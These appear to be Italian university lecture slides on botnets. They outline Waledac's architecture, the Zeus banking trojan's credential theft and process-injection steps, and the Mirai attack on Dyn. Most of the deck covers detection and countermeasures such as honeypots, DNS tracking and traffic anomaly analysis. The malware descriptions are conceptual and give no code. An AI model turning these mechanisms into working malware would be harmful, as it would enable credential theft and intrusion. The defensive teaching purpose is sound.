
- *Spammers*

- non hanno indirizzo IP pubblico
- utilizzati per le campagne di spam

- *Repeaters*

- hanno indirizzo IP pubblico
- utilizzati come entry point dai bot che si connettono alla botnet
- contattati dagli *spammers* per assegnazione di nuovi task
- mediatori verso i *Back-end server*
- agenti fast-flux

Waledac HTTP2P Protocol



(immagine tratta da "Infiltrating WALEDAC Botnet's Covert Operations", J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol





Figure 9. General steps in WALEDAC message decoding and decryption

Zeus Botnet




- Zeus è un trojan horse Bot anche noto con il nome di Zbot, PRG, Wsnpoem, Gorhax e Kneber
- E' specializzato nel furto di credenziali (account bancari, e-mail e su social networks) mediante l'utilizzo di funzioni di *keystroke logging* tipicamente presenti nei *rootkit*
- Si conta che attualmente il numero di host compromessi sia estremamente elevato (3,6 milioni soltanto negli USA)
- Attualmente il prezzo di una botnet Zeus sul mercato nero si aggira intorno ai 700\$ per il webadmin panel e 4000\$ per l'EXE Builder
- Le credenziali intercettate vengono successivamente inviate a un *drop point*

Zeus: Meccanismo di infezione

- L'eseguibile inietta un remote thread in winlogon.exe
- Il thread crea un named pipe server per la comunicazione con gli altri thread e un altro thread che viene eseguito in svchost.exe
- svchost.exe inietta un thread remoto in tutti i processi attivi realizzando l'API hook
- svchost.exe genera altri tre thread per scaricare gli update, per inviare statistiche e per inviare le credenziali rubate a un drop site



Le nuove BotNet: Mirai IoT bot



- **21 ottobre 2016:** Decine di milioni di hosts “reclutati” fra gli oggetti della IoT: IP cameras, DVR, etc.
- Attacco coordinato verso Dyn DND services, che eroga servizi per compagnie quali Amazon, Spotify e Twitter.
- Basato su malware “**mirai**” che attacca in logica brute force basandosi su username e passwords di default
- Effetti: flooding HTTP e DDoS generici basati du C&C remoto
- Capacità di bypassare soluzioni di mitigazione (Cloudflare)

Botnet Detection

- I bot si nascondono piuttosto bene sulle macchine compromesse
- L'infezione da bot è generalmente un processo complesso e articolato e in più fasi
 - Osservare solo un aspetto specifico dà scarsi risultati
- I bot si stanno evolvendo dinamicamente
 - Gli approcci statici e basati su signatures sono poco efficaci
- Le botnet possono avere una progettazione molto flessibile e varia dei canali C&C
 - Esistono quindi molti tipi differenti di botnet
 - Non è facile pensare a soluzioni generalizzate

Contromisure


- Prevenzione
 - Individuare i C&C servers e distruggerli è l'unico modo di fermare una botnet
- Il metodo più efficace per contrastare una botnet:
 - Combinazione di meccanismi di rilevazione tradizionali con quelli basati sulla network anomaly detection

Tecniche e strumenti esistenti

- Anti Virus tools tradizionali
 - I Bots usano spesso comuni rootkit e tecniche di exploit note per controllare l'host e diffondersi spesso individuabili da Anti Virus aggiornati
- IDS/IPS tradizionali
 - osservano solo aspetti specifici (in particolare quelli signature based)
 - Mancano di una vision di insieme
- Honeypot
 - Non sono lo strumento ideale per la detection, vanno meglio per monitorare la diffusione del malware associato


Strumenti avanzati di Detection e Difesa

- Individuazione via *honeypots*: insiemi di “honeypots” strutturati come un “network telescope”
 - Il telescope riceve la richiesta di connessione e risponde con un ACK consentendo lo stabilirsi della stessa e ricevendo il payload ostile che viene eseguito e tracciato
 - Ogni connessione uscente da una honeyfarm è un worm che tenta di diffondersi (almeno in teoria)
 - Ricava *signatures del worm* dal traffic entrante o uscente
 - Se il telescope copre N indirizzi, il worm verrebbe rilevato solo quanto ha infettato 1/N dell'intera popolazione




Strumenti avanzati di Detection e Difesa

- Uso di *scan suppressors*: component di filtraggio che bloccano il traffico da hosts che generano un numero troppo alto di tentativi di connessione verso altri hosts



Rilevamento di Honeypot



- La botnet può prevedere dei controlli circa la funzionalità del nodo da inserire nella botnet
 - L'honeytrap una volta attaccato con successo dall'agent prende contatto con un C&C server rivelandone l'identità
 - Il C&C server riceve l'identità del bot infettante e lo autorizza a installare l'agent

Rilevamento Network-Based

- Specifici patterns di comunicazione possono essere usati per individuare Botnets
 - CHAT & HTTP sono le forme più comuni di comunicazione usate in una Botnet
 - Facilmente rilevabili identificando pattern di traffico anomali.
 - Sessioni IRC verso aree o canali non attesi
 - Conversazioni IRC dal contenuto incomprensibile
 - Query HTTP ricorrenti su contenuti anomaly
 - Tempi di risposta nelle sessioni anormalmente veloci confrontate con quelli tipici legati ad attività umana

Rilevamento Network-Based

- Tracciamento attività DNS
 - I bot usano queries DNS per localizzare i C&C servers
 - Le queries DNS possono essere tracciate per localizzare i C&C server
 - Queries anomale verso nomi di dominio impropri o malformati (ad esempio cheese1234.dns4biz.org)
 - Indirizzi IP associati a nomi a dominio che cambiano molto frequentemente (effetto del mascheramento fastflux)
 - Il numero di queries DNS aumenta considerevolmente nel cambio di server C&C

Rilevamento Network-Based

- Analisi statistica del traffico
 - Momenti di traffico elevatissimo (attacchi), si alternano ad assenza totale di traffico per tutto il resto del tempo
 - Piccoli blocchi di traffico si succedono ad intervalli estremamente regolari (polling del canale di C&C)
 - Nuove componenti percentuali di traffico anomalo (o forti variazioni delle stesse) che emergono rispetto al tradizionale profilo di traffico
 - X% HTTP, Y% Mail, Z% P2P etc
 - Rilevamento di Attacchi in corso (es: Denial of Service)
 - Troppi pacchetti TCP SYN in uscita senza ACK di ritorno
 - Asimmetria nel traffico ICMP
 - Grandi quantità di indirizzi sorgenti spoofati

Rilevamento Host-Based

- La presenza di una Botnet può essere rilevata dal comportamento osservabile sui singoli hosts
 - Attività tipiche dell'infezione da computer virus
 - Utilizzo anomalo della CPU o del disco
 - L'infezione da botnet comporta una serie di attività da parte dell'agent
 - Modifica del registry ove presente
 - Modifica di files di Sistema e di configurazione
 - Creazione di nuove connessioni indesiderate
 - Disabilitazione di protezione antivirus

Rilevamento Anomaly Based

- Individuazione, supportata da machine learning, basata su anomalie nel traffico quali:
 - Incremento della Latenza
 - Elevati volumi di traffico
 - Traffico su porte non comuni
 - Comportamenti anormali dei sistemi coinvolti
 - Riduzione dell'entropia e emergenza di ricorrenze
- Principali vantaggi
 - Capacità di individuare bot di tipo non noto